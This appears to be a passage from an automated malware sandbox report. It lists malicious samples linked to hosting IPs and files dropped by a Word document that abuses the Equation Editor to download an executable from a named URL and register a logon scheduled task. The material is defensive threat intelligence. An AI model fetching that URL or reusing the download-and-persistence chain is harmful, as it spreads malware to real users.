	correction HAWB.exe	Get hash	malicious	Browse	• 178.79.242.0
	correction HAWB.exe	Get hash	malicious	Browse	• 178.79.242.0
	Statement of Account.exe	Get hash	malicious	Browse	• 178.79.242.128
	Statement of Account.exe	Get hash	malicious	Browse	• 178.79.242.128
	jh6KzwrXQp.exe	Get hash	malicious	Browse	• 178.79.242.0
	heX1kOkwqy.exe	Get hash	malicious	Browse	• 178.79.242.0
mail.privateemail.com	EDO0944848.exe	Get hash	malicious	Browse	• 198.54.122.60
	Document_0197321.exe	Get hash	malicious	Browse	• 198.54.122.60
	UIO90236789.exe	Get hash	malicious	Browse	• 198.54.122.60
	UIEWD03242532223245.exe	Get hash	malicious	Browse	• 198.54.122.60
	Sipari#U015f0071021.exe	Get hash	malicious	Browse	• 198.54.122.60
	PO_SA00100721,xlsx.exe	Get hash	malicious	Browse	• 198.54.122.60
	DHL-0020210610778.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	AoHPCgaPVk.exe	Get hash	malicious	Browse	• 198.54.122.60
	Pdf-WA051021.exe	Get hash	malicious	Browse	• 198.54.122.60
	Informe bancario.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	Ref-0052410031.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	VUvp8POLke.exe	Get hash	malicious	Browse	• 198.54.122.60
	Daman_inquiry_0345,pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	UIB094322.exe	Get hash	malicious	Browse	• 198.54.122.60
	Jcaru7eAnh.exe	Get hash	malicious	Browse	• 198.54.122.60
	Detalles del pago.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	DHL-2021300970013.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	DHL-70202129003511.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	Detalles del pago.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	Payment_N#U00ba 2120779,pdf.exe	Get hash	malicious	Browse	• 198.54.122.60

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	invoice_2103006.exe	Get hash	malicious	Browse	• 198.187.31.108
	ATT10821.html	Get hash	malicious	Browse	• 198.54.115.249
	REQUIREMENT.exe	Get hash	malicious	Browse	• 198.54.117.211

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	xHSUX1VjKN.exe	Get hash	malicious	Browse	• 192.64.119.106
	ORD20211008667523 71AC.exe	Get hash	malicious	Browse	• 63.250.43.11
	Scan_34668000.exe	Get hash	malicious	Browse	• 198.54.117.217
	Angebot Anfrage Maschinensucher YOM.exe	Get hash	malicious	Browse	• 198.54.117.218
	orde443123.exe	Get hash	malicious	Browse	• 198.54.117.216
	Payment Advice.exe	Get hash	malicious	Browse	• 68.65.122.53
	pKD3j672HL.exe	Get hash	malicious	Browse	• 192.64.113.210
	EDO0944848.exe	Get hash	malicious	Browse	• 198.54.122.60
	lod2.xlsx	Get hash	malicious	Browse	• 199.192.27.31
	mzp725u0B7urjJK.exe	Get hash	malicious	Browse	• 198.54.126.161
	DHL Shipment Notification 74683783.exe	Get hash	malicious	Browse	• 198.54.117.210
	vbc.exe	Get hash	malicious	Browse	• 198.54.117.210
	KYTransactionServer.exe	Get hash	malicious	Browse	• 198.54.117.215
	doc_0862413890.exe	Get hash	malicious	Browse	• 198.54.117.218
	PI.exe	Get hash	malicious	Browse	• 198.54.126.161
	PO08485.xlsx	Get hash	malicious	Browse	• 198.54.117.212
	UIO90236789.exe	Get hash	malicious	Browse	• 198.54.122.60
ASMALLORANGE1US	Gtn2jzh9XA.exe	Get hash	malicious	Browse	• 173.237.136.21
	doc-1614195213.xls	Get hash	malicious	Browse	• 173.237.137.58
	doc-1614195213.xls	Get hash	malicious	Browse	• 173.237.137.58
	Invoice Packing list.exe	Get hash	malicious	Browse	• 143.95.235.24
	uZfztIzuIE	Get hash	malicious	Browse	• 65.75.210.136
	diagram-954.doc	Get hash	malicious	Browse	• 143.95.80.83
	DOC.exe	Get hash	malicious	Browse	• 174.136.12.72
	SOA.exe	Get hash	malicious	Browse	• 143.95.235.24
	RFQ_ORDER#09029021.exe	Get hash	malicious	Browse	• 143.95.232.76
	sales contract 500MT.exe	Get hash	malicious	Browse	• 174.136.12.72
	RpcNs4.exe	Get hash	malicious	Browse	• 143.95.101.72
	b2wx6oZNsC	Get hash	malicious	Browse	• 65.75.210.136
	test.dll	Get hash	malicious	Browse	• 143.95.83.72
	Bank details.exe	Get hash	malicious	Browse	• 174.136.12.72
	DOC.exe	Get hash	malicious	Browse	• 174.136.12.72
	maaal.doc	Get hash	malicious	Browse	• 173.237.137.58
	maaal.doc	Get hash	malicious	Browse	• 173.237.137.58
	diagram-129.doc	Get hash	malicious	Browse	• 143.95.80.83
	diagram-129.doc	Get hash	malicious	Browse	• 143.95.80.83
	diagram-129.doc	Get hash	malicious	Browse	• 143.95.80.83

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. .....9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,..d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..(g..tj....=,V)v.s.d.].xqX4.....s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H.".. p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.. ....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|.....U2U.....,9..+.\R..(.['M.....0.o..,t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y .}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ.,.q..''...t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	data
Category:	dropped
Size (bytes):	290
Entropy (8bit):	2.9542848029467006
Encrypted:	false
SSDEEP:	3:kkFklhalfllXlE/vSw//aX6pFRltB+SliQlP8F+RlTRe86A+iRlERMta9b3+ALxn:kKedhN+SkQlPlEGYRMY9z+4KlDA3RUe/
MD5:	EAB8ABAF788A7608F0F06C31E65CB219
SHA1:	6CF0F0F6E33CA502D6127177FB854DB2A5F69279
SHA-256:	39C1500E8E3788E98B9E11C565D579DFA073B78101A2F5852FFC0EC99DE9A2F2
SHA-512:	EA74D00CA62C0143C5940B9A1A2A5FBB785CCFC183A69961793331304D27AB297E4A3965AB1C6CC02535D29203AB7AB4C45779E6DA18FFACF16FCA0141D7EA1
Malicious:	false
Reputation:	low
Preview:	p..... .....0...(..... .....^.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\booobb[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	620544
Entropy (8bit):	7.268455383222599
Encrypted:	false
SSDEEP:	12288:OYvkyLE7QsAUUURvTv4qwL7t7raAqZgRwHdVSBKQpFPENgNi8:OYvTEjA/UFA1t3yZMwHd4BKUE6
MD5:	60997F0CBBC87CE8E5581B38C39F78B7
SHA1:	B3C846434A3139DFADB44E99380B4DDDBF8B5A99
SHA-256:	744CD8972EA91D90724010FC63AF41933E9C61728560A17224C95C474D9E4B7F
SHA-512:	8D8F0030718573D864C635A1CEF691405654B12F6A02345F0A437D45233D50613310D67D9EF8E8A97A582BADEDA4554D3A62654210D35B2692F673D9963C3269
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://sauberprint.com/lupin/booobb.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Yga.....0..`..... .....@.. .....@.....O..... ..... ..H.....text....`... ...`..... ..`.rsrc.....b.....@..@.reloc..... .....v.....@..B.....H.....n...`.....&.(.....*...0..m..... ...L.....+J..l#.....@..Y.Yl(.....,!.....#.....@..Y.Yl(....iY...+.....X....i. .....-....+...*....0..C.....+*.....,..#.....@..i.Y.Yl(....iX....X....i....-....+...*..0..4.....N.....r...p...r[..p.....,.....+.....+..*.0..@.....(.....(.....rm..p(.....(.....r...p.o.....,.....-.*n...(.....r...p(.....(....*.0.....s.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8B643B49-3C8D-42A4-9902-607278FF94D5}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{AF3AB24E-3542-4509-8BA0-DBB1FB855F6C}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	1.909463588908339
Encrypted:	false
SSDEEP:	6:Xloip/Wl1NxhHel1KbZxTGuXku3qkuQNgREqAWlgFJAl/jlll8vlw2FrA:irl11+3KlRjk5uFJAl/buvq2ZA
MD5:	9BF30A4E705749D42C45E0B4FF025DE7
SHA1:	EA970269C62BB3E608161BC24621315954BFFD25
SHA-256:	4B7BF20C670352F56523E143398C26A0BBDE7ED4647A8FE7FEC0877DF731C0A8
SHA-512:	E128A1501D82AAA4A66A63CF260C9A56B9F867B99A9D121250FC4EE8B21FAA225B5AA43B1C6943EAF26694CBDD3C63D46EAB23ED88AF2EC91D4C7C30BB76DA43
Malicious:	false
Preview:	. . . . . ._. . . . . .:. . . . . .0.v.0.y.M.V.U.2.w.l.5.P.S.Y.x.l.b.q.5.C.F.9.h.5.k._.B.3.h.D.s.u.b.J.K.Z.r.5.V.h.l.l.b.F.o.r.r.5.d.Y.X.3.6.H.9.4.l.X.4.c.P.u.D.U.1.X.7.h.w.Y.9.e.8.y.4. . . . . .2.0.9.8.2.0.9.8.1.2.0.9.8.2.0.9.8.1.=..... .E.q.u.a.t.i.o.n...3.E.M.B.E.D..... ....j....CJ..OJ..QJ..U..^J..aJ

C:\Users\user\AppData\Local\Temp\CabB7AE.tmp	
Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	Microsoft Cabinet archive data, 61157 bytes, 1 file
Category:	dropped
Size (bytes):	61157
Entropy (8bit):	**7.995991509218449**
Encrypted:	**true**
SSDEEP:	1536:ppUkcaDREfLNPj1tHqn+ZQgYXAMxCbG0Ra0HMSAKMgAAaE1k:7UXaDR0NPj1Vi++xQFa07sTgAQ1k
MD5:	AB5C36D10261C173C5896F3478CDC6B7
SHA1:	87AC53810AD125663519E944BC87DED3979CBEE4
SHA-256:	F8E90FB0557FE49D7702CFB506312AC0B24C97802F9C782696DB6D47F434E8E9
SHA-512:	E83E4EAE44E7A9CBCD267DBFC25A7F4F68B50591E3BBE267324B1F813C9220D565B284994DED5F7D2D371D50E1EBFA647176EC8DE9716F754C6B5785C6E897A
Malicious:	false
Preview:	MSCF.....,.....I.....t.....*S{I .authroot.stl..p.(.5..CK..8U....u.}M7{v!.\D.u.....F.eWI.!e..B2QIR..$4.%.3eK$J. .....9w4...=.9..}...~....$..h..ye.A..;....\|. O6.a0xN....9..C..t.z.,...d`.c...(5.....<..1.\|..2.1.0.g.4yw..eW.#.x....+.oF....8.t...Y....q.M.....HB.^y^a...)..GaV"\|..+.'..f..V.y.b.V.PV.....`..9+..\0.g...!.s..a....Q.....~@$.....8..{g..tj....=,V)v.s.d.].xqX4...s....K..6.tH.....p~.2..!..<./X.....r.. ?(.\[. H...#?.H.".. p.V.}.`L...P0.y....|...A..(...&..3.ag...c..7.T=....ip.Ta..F.....'..BsV...0.....f....Lh.f..6....u.....Mqm.,...@.WZ.={,;.J...)...{_Ao....T.. ....xJmH.#..>.f..RQT.Ul(..AV..|.!k0...|.....U2U.....,9..+.\R..(.[.'M.....0.o..,.t.#..>y.!....!X<o.....w...'.....a.'..og+>..|.s.g.Wr.2K.=...5.YO.E.V.....`.O..[.d.....c..g....A..=....k..u2..Y .}.....C...\=...&...U.e...?...z.'..$..fj.'|.c....4y.".T.....X....@xpQ.,.q..".....t.... $.F..O.A.o_}d.3...z...F?..-...Fy...W#...1.....T.3....x.

C:\Users\user\AppData\Local\Temp\TarB7AF.tmp	
Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	data
Category:	modified
Size (bytes):	161007
Entropy (8bit):	6.301962759942683
Encrypted:	false
SSDEEP:	1536:GlOXleUp8R73k/99oFr+yQNujWNWv+1w/A/rHeGyjYPjCQaZsmt6QNGbM:G4X78RcqhQNujZv+mQjCjZsy0M
MD5:	E9E21888D1DC2348DEE343980E7188FA
SHA1:	16C335FD6139A5D795C0DD16B2D5831160B0F98E
SHA-256:	3D249DB46B4BD1CFAE8F56B272F7116B218AC9D64225D1109751EE487FA9F3AE
SHA-512:	83FE7829CB08CA9588D8109F3361F0DEABEC4842D5C478A21DEC9069A08F6FE84BDC500920D834B55B66ED018EFAFB87BDC92AAF8E0D99E774E420EE74BF4305
Malicious:	false
Preview:	0..t...*.H.........t.0..t....1.0...`.H.e......0..d...+.....7.....d.0..d.0...+.....7........^<.q...210910160929Z0...+......0..d.0..D.....`...@.,..0..0.r1..*0...+.....7..h1......+h...0...+.....7..~1.... ..D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'..........-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o .o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i 1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\tmp10D3.tmp	
Process:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1622
Entropy (8bit):	5.147654992123486
Encrypted:	false

C:\Users\user\AppData\Local\Temp\tmp10D3.tmp	
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBVPtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3J
MD5:	AE1D4A49F73DDDCB4AA89C51C6DA6E77
SHA1:	1CE4210C009D729ACF3C93AF2B7C9D5AD17F359D
SHA-256:	592763F6CC13672AB81ED34E5055CD254BE528AAC3F31DD67309F4B03DA68004
SHA-512:	B3CC11AD86BF73464353FF70D8EEAA85B36410792853DD0926D7D64360D26F92E825DD4481DE413EB1AB157DB96408F24DB128F5BD980B4D1DF9CA139B0DA2 2
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmp7B0A.tmp	
Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1622
Entropy (8bit):	5.147654992123486
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBVPtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3J
MD5:	AE1D4A49F73DDDCB4AA89C51C6DA6E77
SHA1:	1CE4210C009D729ACF3C93AF2B7C9D5AD17F359D
SHA-256:	592763F6CC13672AB81ED34E5055CD254BE528AAC3F31DD67309F4B03DA68004
SHA-512:	B3CC11AD86BF73464353FF70D8EEAA85B36410792853DD0926D7D64360D26F92E825DD4481DE413EB1AB157DB96408F24DB128F5BD980B4D1DF9CA139B0DA2 2
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmpEC63.tmp	
Process:	C:\Users\user\AppData\Roaming\newapp\newapp.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1622
Entropy (8bit):	5.147654992123486
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBVPtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3J
MD5:	AE1D4A49F73DDDCB4AA89C51C6DA6E77
SHA1:	1CE4210C009D729ACF3C93AF2B7C9D5AD17F359D
SHA-256:	592763F6CC13672AB81ED34E5055CD254BE528AAC3F31DD67309F4B03DA68004
SHA-512:	B3CC11AD86BF73464353FF70D8EEAA85B36410792853DD0926D7D64360D26F92E825DD4481DE413EB1AB157DB96408F24DB128F5BD980B4D1DF9CA139B0DA2 2
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmpG796.tmp (copy)	
Process:	C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	620544
Entropy (8bit):	7.268455383222599
Encrypted:	false
SSDEEP:	12288:OYvkyLE7QsAUUURvTv4qwL7t7raAqZgRwHdVSBKQpFPENgNi8:OYvTEjA/UFA1t3yZMwHd4BKUE6
MD5:	60997F0CBBC87CE8E5581B38C39F78B7

C:\Users\user\AppData\Local\Temp\tmpG796.tmp (copy)	
SHA1:	B3C846434A3139DFADB44E99380B4DDDBF8B5A99
SHA-256:	744CD8972EA91D90724010FC63AF41933E9C61728560A17224C95C474D9E4B7F
SHA-512:	8D8F0030718573D864C635A1CEF691405654B12F6A02345F0A437D45233D50613310D67D9EF8E8A97A582BADEDA4554D3A62654210D35B2692F673D9963C3269
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Yga.....0..`..... .....@.. ..... ..@.....O..... ..... ..H.....text....`.. ...`..... ..`.rsrc.....b.....@..@.reloc..... .....v.....@..B.....H.....n..`.....&.(.....*...0..m..... ...L.....+J..l#.....@..Y.Yl(.....,!.....#.....@..Y.Yl(....iY...+.....X....i. .....-....+...*....0..C.....+*.....,..#.....@..i.Y.Yl(....iX....X....i....-....+...*..0..4.....N.....r...p...r[..p.....,.....+.....+..*.0..@.....(.....(.....rm..p(.....(.....r...p.o.....,.....- .*n...(.....r...p(.....(....*.0.....s.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Specification.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:54 2021, mtime=Mon Aug 30 20:08:54 2021, atime=Thu Oct 14 16:27:12 2021, length=3803, window=hide
Category:	dropped
Size (bytes):	1029
Entropy (8bit):	4.538702654638146
Encrypted:	false
SSDEEP:	12:89l7C3gXg/XAlCPCHaX6zBFB/z+X+W1Q17OSjDq4icvbrKjVbl4/DmDtZ3YilMMN:8U/XTKz3cvQ17hjgepSDv3qmME/7Eg
MD5:	0AF318408E836BF951DE090716DCCC90
SHA1:	EC3F8E519AD817C6103094C71F942DCAFD678F3B
SHA-256:	A4DF79538FC02B32ACF423263363F6686EBFE953A233033F7C00F5005AA5E8E5
SHA-512:	A0DCF6C78A07C17312677AF7A4925366B8C51432313B44B2B717B491802EF8727121BFD66AB573C64811F60E1E6671DC9498195F7F1E481CCEEDE1CA8B8BCBC
Malicious:	false
Preview:	L.....F.... ....u.=....u.=...h.0. .....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S....Desktop.d.....QK.X.S..*...._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....l.2.....NSg. .SPECIF~1.DOC..P.....S...S..*.....S.p.e.c.i.f.i.c.a.t.i.o.n...d.o.c.....{.....-...8...[.....?J.....C:\Users\..#.....\\088753\Users .user\Desktop\Specification.doc.(....\....\....\....\....\.D.e.s.k.t.o.p.\.S.p.e.c.i.f.i.c.a.t.i.o.n...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.- .9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....088753.....D_....3N...W...9..g.....[D_....3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	77
Entropy (8bit):	4.559030541685695
Encrypted:	false
SSDEEP:	3:bDuMJlu9MT4/pSmX1yAbT4/pSv:bCJhchhc
MD5:	B57B7337843A66DFF78A40E65E6D6CC3
SHA1:	C34B37C63EC82EA47FD39C2B381CF5654ED2720C
SHA-256:	5AA89D00A4566CDF39289C4FE178ADCE71D82F88B08CE4FDBE4F1BA65B26FDE3
SHA-512:	C5FA83E0C45183A486021979AEE6998D72960A22E201C663E68309BEFA575BD6E9349C35700EED709129674D44E0DE2A20921D6F00EECD4D42115375AF345CE(
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Specification.LNK=0..[doc]..Specification.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225(
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\edufyrigefy4utwgqeoriufj4ce.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	620544
Entropy (8bit):	7.268455383222599
Encrypted:	false
SSDEEP:	12288:OYvkyLE7QsAUUURvTv4qwL7t7raAqZgRwHdVSBKQpFPENgNi8:OYvTEjA/UFA1t3yZMwHd4BKUE6
MD5:	60997F0CBBC87CE8E5581B38C39F78B7
